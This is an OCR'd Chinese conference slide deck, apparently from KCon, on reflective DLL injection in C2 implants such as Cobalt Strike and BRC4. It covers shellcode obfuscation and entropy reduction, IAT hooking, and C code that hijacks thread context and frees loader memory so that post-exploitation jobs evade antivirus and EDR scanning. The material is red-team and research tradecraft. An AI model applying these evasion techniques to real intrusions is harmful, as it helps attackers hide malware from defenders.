
CS的UDRL使用了#pragma 指令，code_seg可用于指定哪个部分用于存储特定函数，然后可以使用字母值对这些部分进行排序，例如.text$a、.text$b

定义ReflectiveLoader函数在.text段的最开始

```
#pragma code_seg(".text$a")
ULONG_PTR WINAPI ReflectiveLoader(VOID) {
[…SNIP…]
}
#pragma code_seg(".text$b")
[…SNIP…]
```

使LdrEnd()在.text段的最尾部

```
#pragma code_seg(".text$z")
void LdrEnd() {}
```




RDI的进化


EVOLUTION IN RDI

KCon

obfuscation in RDI



加密后，还可以进一步降低最终shellcode的熵（entropy），进行一些降熵的操作，最终可以得到静态规避效果极佳的shellcode




RDI的进化

EVOLUTION IN RDI

BRC4：

obfuscated shellcode：




RDI的进化

EVOLUTION IN RDI

KCon

HOOK

- 可以在IAT处理的过程中做IAT Hook
- 干预Beacon内API调用特征
- 睡眠加密/混淆



Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

由于远程进程注入的研究/武器化成本过高，常规的远程进程注入基本无法绕过多数防护软件

所以目前执行功能模块时一般会让RDI过程在自身进程进行执行，从而一定程度规避被检测查杀

主流C2执行功能方式


任务执行方式	规避性	稳定性
fork&run	×	√
Self Inject	√	×
Worker Process	√	√

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

功能模块执行完毕，退出线程后，会残留包含RDI函数的shellcode以及DLL在Beacon进程内展开的内存块



Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

64runbin.exe (109608) (0x1850000 - 0x187e000)

```
00000000 0f 1f 00 0f 1f 80 00 00 00 00 66 0f 1f 44 00 00 ..........f..D..
00000010 0f 1f 84 00 00 00 00 00 50 58 50 58 0f 1f 84 00 ........PXPX....
00000020 00 00 00 00 66 0f 1f 44 00 00 66 0f 1f 84 00 00 ....f..D..f.....
00000030 00 00 00 0f 1f 80 00 00 00 00 0f 1f 00 0f 1f 80 ................
00000040 00 00 00 00 66 90 0f 1f 40 00 0f 1f 40 00 66 0f ....f...@...@.f.
00000050 1f 84 00 00 00 00 00 0f 1f 00 0f 1f 44 00 00 0f ............D...
00000060 1f 80 00 00 00 00 66 0f 1f 84 00 00 00 00 00 48 ......f........H
00000070 8b c4 48 89 58 08 48 89 70 10 48 89 78 18 55 48 ..H.X.H.p.H.x.UH
00000080 8d 68 a1 48 81 ec b0 00 00 00 e8 18 01 00 00 48 .h.H...........H
00000090 8b d8 48 63 70 3c 48 03 f0 e8 fd 00 00 00 33 c9 ..Hcp<H.......3.
000000a0 4c 8d 4d c7 0f 57 c0 48 89 4d 0f 0f 57 c9 48 89 L.M..W.H.M..W.H.
000000b0 4d 47 48 89 4d d7 4c 8d 45 17 48 8b c8 48 8d 55 MGH.M.L.E.H..H.U
000000c0 df 0f 11 45 df 0f 11 45 ef 0f 11 45 ff 0f 11 4d ...E...E...E...M
000000d0 17 0f 11 4d 27 0f 11 4d 37 0f 11 45 c7 e8 d1 05 ...M'..M7..E....
000000e0 00 00 85 c0 0f 84 97 00 00 00 00 8b 56 50 33 c9 ............VP3.A
000000f0 b8 00 30 00 00 44 8d 49 40 ff 55 ef 48 8b f8 48 ..0..D.I@.U.H..H
00000100 85 c0 74 7d 48 8b d0 48 8b cb e8 a4 00 00 00 85 ..t}H..H........
00000110 c0 74 6e 48 8b d7 48 8b cb e8 ad 00 00 00 85 c0 .tnH..H.........
00000120 74 5f 4c 8d 45 c7 48 8b d7 48 8b cb e8 0a 04 00 t_L.E.H..H......
00000130 00 85 c0 74 4c 4c 8d 45 df 48 8b d7 48 8b ce e8 ...tLL.E.H..H...
00000140 93 01 00 00 48 8b d7 48 8b ce e8 00 03 00 00 8b ....H..H........
00000150 5e 28 45 33 c0 33 d2 48 83 c9 ff 48 03 df ff 55 ^(E3.3.H...H...U
00000160 ff ba 01 00 00 00 41 b8 e0 1d 2a 0a 48 8b cf ff ......A...*.H...
00000170 d3 45 33 c0 48 8d 0d f4 fe ff ff 41 8d 50 05 ff .E3.H......A.P..
00000180 d3 4c 8d 9c 24 b0 00 00 00 49 8b 5b 10 49 8b 73 .L..$....I.[.I.s
00000190 18 49 8b 7b 20 49 8b e3 5d c3 cc 65 48 8b 04 25 .I.{ I..]..eH..%
000001a0 60 00 00 00 c3 cc cc 48 8d 05 6d 07 00 00 48 ff `......H..m...H.
000001b0 c0 c3 cc 48 63 41 3c 4c 8b ca 48 8b d1 44 8b 44 ...HcA<L..H..D.D
000001c0 08 54 49 8b c9 e9 21 07 00 00 cc 48 89 5c 24 08 .TI...!....H.\$.
000001d0 57 48 83 ec 20 48 63 41 3c 48 8b fa 48 03 c1 48 WH.. HcA<H..H..H
```

Loader Memory

64runbin.exe (109608) (0x1980000 - 0x19b2000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 80 5f bf 34 c4 3e d1 67 c4 3e d1 67 c4 3e d1 67 ._.4.>.g.>.g.>.g
00000090 00 fb 1e 67 e7 3e d1 67 00 fb 1f 67 b7 3e d1 67 ...g.>.g...g.>.g
000000a0 00 fb 1c 67 c3 3e d1 67 c4 3e d0 67 b5 3e d1 67 ...g.>.g.>.g.>.g
000000b0 38 49 68 67 cd 3e d1 67 a2 d0 1e 67 dc 3e d1 67 8Ihg.>.g...g.>.g
000000c0 e3 f8 1e 67 c3 3e d1 67 e3 f8 18 67 c5 3e d1 67 ...g.>.g...g.>.g
000000d0 e3 f8 1d 67 c5 3e d1 67 52 69 63 68 c4 3e d1 67 ...g.>.gRich.>.g
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000f0 50 45 00 00 64 86 06 00 08 f3 39 66 00 00 00 00 PE..d.....9f....
00000100 00 00 00 00 f0 00 22 20 0b 02 0b 00 00 1e 02 00 ......" ........
00000110 00 cc 00 00 00 00 00 00 98 50 01 00 00 10 00 00 .........P......
00000120 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 ................
00000130 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 ................
00000140 00 20 03 00 00 04 00 00 00 00 00 00 02 00 60 01 . ............`.
00000150 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 ................
00000160 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 ................
00000170 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 a8 90 02 00 64 00 00 00 00 00 03 00 10 00 00 00 ....d...........
00000190 00 e0 02 00 04 1a 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 10 03 00 98 02 00 00 00 00 00 00 00 00 00 00 ................
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 20 73 02 00 70 00 00 00 ......... s..p...
000001d0 00 00 00 00 00 00 00 00 00 00 30 02 00 48 03 00 00 .........0..H...
```


New Memory

Phantom Execution

SELF CLEANUP IN POST-EX JOB

随着不断执行截图操作，残留内存会不断增加，比如执行5次：

所以，我们最好在每次插件执行完毕后，也清理掉内存中被展开的DLL



Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

所以如何清理RDI过程后的残留内存?

第一，当然是执行完后清理，那么如何知道插件执行完毕?

指针执行可能一些管道传输操作没有结束，清理时机不对的话，轻则拿不到结果，重则导致内存冲突问题

第二，如何拿到RDI内分配的地址

使用Beacon或者DLLMain获取，实现比较繁琐，并且也需要干预DLLMain代码，这样使插件变得不通用

RDI本身是可以拿到分配的内存地址，所以，能不能让RDI来释放两块内存?

Phantom Execution

SELF CLEANUP IN POST-EX JOB

可以创建一个线程并等待，从而安全的执行后续的清理操作，我们在DLL中执行完毕后手动加入ExitThread()，

在RDI以创建线程的方式去执行，是可以成功清理掉新分配的内存的

```
  ntApi.NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (PVOID)
((ULONG_PTR)winApi.TpReleaseCleanupGroupMembers + (ULONG_PTR)0x8950), NULL, TRUE, 0, 0, 0, NULL)

  CtxEntry.ContextFlags = CONTEXT_FULL;
  ntApi.NtGetContextThread(hThread, &CtxEntry);

  CtxEntry.Rip = UINT_PTR(entryPoint);
  CtxEntry.Rcx = UINT_PTR(loadedDllBaseAddress);
  CtxEntry.Rdx = UINT_PTR(DLL_PROCESS_ATTACH);

  CtxEntry.ContextFlags = CONTEXT_FULL;
  ntApi.NtSetContextThread(hThread, &CtxEntry);
  ntApi.NtResumeThread(hThread, 0);

  otherApi.WaitForSingleObject(hThread, INFINITE);
  winApi.VirtualFree((LPVOID)loadedDllBaseAddress, 0, MEM_RELEASE);
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

别忘了我们还需要在要执行的DLL中加入ExitThread()，还是不够完美，DLL内默认执行并不会出现退出线程的操作。

通过修改寄存器状态，构造RSP直接为退出线程API，实现线程的安全退出。

```
  ntApi.NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (PVOID)
((ULONG_PTR)winApi.TpReleaseCleanupGroupMembers + (ULONG_PTR)0x8950), NULL, TRUE, 0, 0, 0, NULL)

  CtxEntry.ContextFlags = CONTEXT_FULL;
  ntApi.NtGetContextThread(hThread, &CtxEntry);

  CtxEntry.Rip = UINT_PTR(entryPoint);
  CtxEntry.Rcx = UINT_PTR(loadedDllBaseAddress);
  CtxEntry.Rdx = UINT_PTR(DLL_PROCESS_ATTACH);
  *(ULONG_PTR*)CtxEntry.Rsp = UINT_PTR(ntApi.RtlExitUserThread);

  CtxEntry.ContextFlags = CONTEXT_FULL;
  ntApi.NtSetContextThread(hThread, &CtxEntry);
  ntApi.NtResumeThread(hThread, 0);

  otherApi.WaitForSingleObject(hThread, INFINITE);
  winApi.VirtualFree((LPVOID)loadedDllBaseAddress, 0, MEM_RELEASE);
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB

清理完新的内存之后，我们可以再用构造ROP的方式（和KaynStrike一样）来清理掉RDI自身

```
if (otherApi.VirtualQuery((char*)loaderStart, &mbi, sizeof(MEMORY_BASIC_INFORMATION)))
{
    if (mbi.Type == MEM_PRIVATE) {

        CtxFreeMem.ContextFlags = CONTEXT_FULL;
        ntApi.RtlCaptureContext(&CtxFreeMem);

        CtxFreeMem.Rip = UINT_PTR(winApi.VirtualFree);
        CtxFreeMem.Rcx = UINT_PTR(loaderStart);
        CtxFreeMem.Rdx = UINT_PTR(0);
        CtxFreeMem.R8 = UINT_PTR(MEM_RELEASE);
        *(ULONG_PTR*)CtxFreeMem.Rsp = UINT_PTR(ntApi.RtlExitUserThread);

    }
    else if (mbi.Type == MEM_MAPPED) {

        CtxFreeMem.ContextFlags = CONTEXT_FULL;
        ntApi.RtlCaptureContext(&CtxFreeMem);

        CtxFreeMem.Rip = UINT_PTR(otherApi.UnmapViewOfFile);
        CtxFreeMem.Rcx = UINT_PTR(loaderStart);
        *(ULONG_PTR*)CtxFreeMem.Rsp = UINT_PTR(ntApi.RtlExitUserThread);

        CtxFreeMem.ContextFlags = CONTEXT_FULL;
        ntApi.NtContinue(&CtxFreeMem, FALSE);
    }
}
```

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

x86下构造堆栈方式需要修改:

```
#ifdef _WIN64
        CtxEntry.Rip = UINT_PTR(entryPoint);
        CtxEntry.Rcx = UINT_PTR(loadedDllBaseAddress);
        CtxEntry.Rdx = UINT_PTR(DLL_PROCESS_ATTACH);
        *(ULONG_PTR*)CtxEntry.Rsp = UINT_PTR(RtlExitUserThread);
#elif _WIN32
        DWORD* originalStack = (DWORD*)CtxEntry.Esp;
        DWORD* newStack = originalStack - 4;
        newStack[0] = (DWORD)UINT_PTR(RtlExitUserThread);
        newStack[1] = (DWORD)loadedDllBaseAddress;
        newStack[2] = (DWORD)DLL_PROCESS_ATTACH;
        CxEntry.Esp = (DWORD)newStack;
        CtxEntry.Eip = (DWORD)entryPoint;
#endif
```

执行DLLMain

```
#ifdef _WIN64
        CtxFreeMem.Rip = UINT_PTR(VirtualFree);
        CtxFreeMem.Rcx = UINT_PTR(CleanJob);
        CtxFreeMem.Rdx = UINT_PTR(0);
        CtxFreeMem.R8 = UINT_PTR(MEM_RELEASE);
        *(ULONG_PTR*)CtxFreeMem.Rsp = UINT_PTR(RtlExitUserThread);
#else
        DWORD* originalStack = (DWORD*)CtxFreeMem.Esp;
        DWORD* newStack = originalStack - 4;
        newStack[0] = (DWORD)UINT_PTR(RtlExitUserThread);
        newStack[1] = (DWORD)mbi.BaseAddress;
        newStack[2] = (DWORD)0;
        newStack[3] = (DWORD)MEM_RELEASE;
        CtxFreeMem.Esp = (DWORD)newStack;
        CtxFreeMem.Eip = (DWORD)VirtualFree;
#endif
```

自清理

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

组合起来，就得到了一个仅依赖RDI过程，不需要修改Beacon、以及DLL本身的后渗透任务执行、自清理方式

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

那这次，真的结束了吗？好像还没有。

Phantom Execution

SELF CLEANUP IN POST-EX JOB

KCon

还有一个问题，万一某些DLL插件的执行时间过长?

RDI中一直在等待执行结束才可以清理自身，那么原始的RDI和原始DLL所在的内存就一直在停留，增加了被扫描的风险。

可不可以再解决一个问题?

当RDI的使命完成了，先把RDI的内存清理掉，然后接着执行新内存的DLLMain

Phantom Execution

SELF CLEANUP IN POST-EX JOB

但是，这里本身是靠RDI来清理后续的新内存，

假如清理掉RDI还怎么清理后续新内存?


并且清理掉RDI谁来执行DLLMain?

所以需要再开发一段shellcode，放到尾部

去避免在RDI本身去执行这些引发的冲突问题。

使用#pragma指令来使CleanJob存放到我们将其放到排序$y，

